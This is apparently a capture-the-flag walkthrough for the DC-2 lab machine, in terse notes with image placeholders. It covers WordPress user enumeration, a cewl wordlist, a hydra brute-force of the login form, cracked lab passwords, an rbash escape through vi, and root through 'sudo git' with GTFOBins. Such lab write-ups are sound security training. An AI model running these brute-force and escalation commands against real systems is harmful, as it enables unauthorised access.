DC-2
Port Scan
80/tcp   open  http    syn-ack ttl 64 Apache httpd 2.4.10 ((Debian))
7744/tcp open  ssh     syn-ack ttl 64 OpenSSH 6.7p1 Debian 5+deb8u7 (protocol 2.0)
Port 80: Wordpress



Username disclosure on the login screen
existing user
non-existing user

a clue
nmap script scan http-wordpress-users found a few users.

users.txt contains the users pictured above
dc2-wordlists.txt contains the output of this cewl command:
cewl http://dc-2/ -m 6 -w dc2-wordlists.txt
Then did a dictionary attack with the .txt files mentioned above
hydra -L users.txt -P dc2-wordlists.txt -s 80 dc-2 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&testcookie='1'&wp-submit='Log+In':F=The password you entered"

found 2 good sets of credentials

tom: parturient
jerry: adipiscing
another clue


I got impatient looking for a way to exploit wordpress, and discovered that tom is able to log in via ssh
BUUUUT it's an rbash shell

Maybe one of the available binaries will be helpful
was able to break out with some GTFOBins
vi
:set shell=/bin/sh
:shell

I was able to su to jerry
/bin/su jerry
the password was the same one from wordpress adipiscing

'no hints' they say. But that last line seems like a cheesy joke. Maybe SUID for git or something similar is going to be the root path.
lol

GTFOBins to the rescue again!
I opted for path b in SUDO

sudo git -p help config
!/bin/sh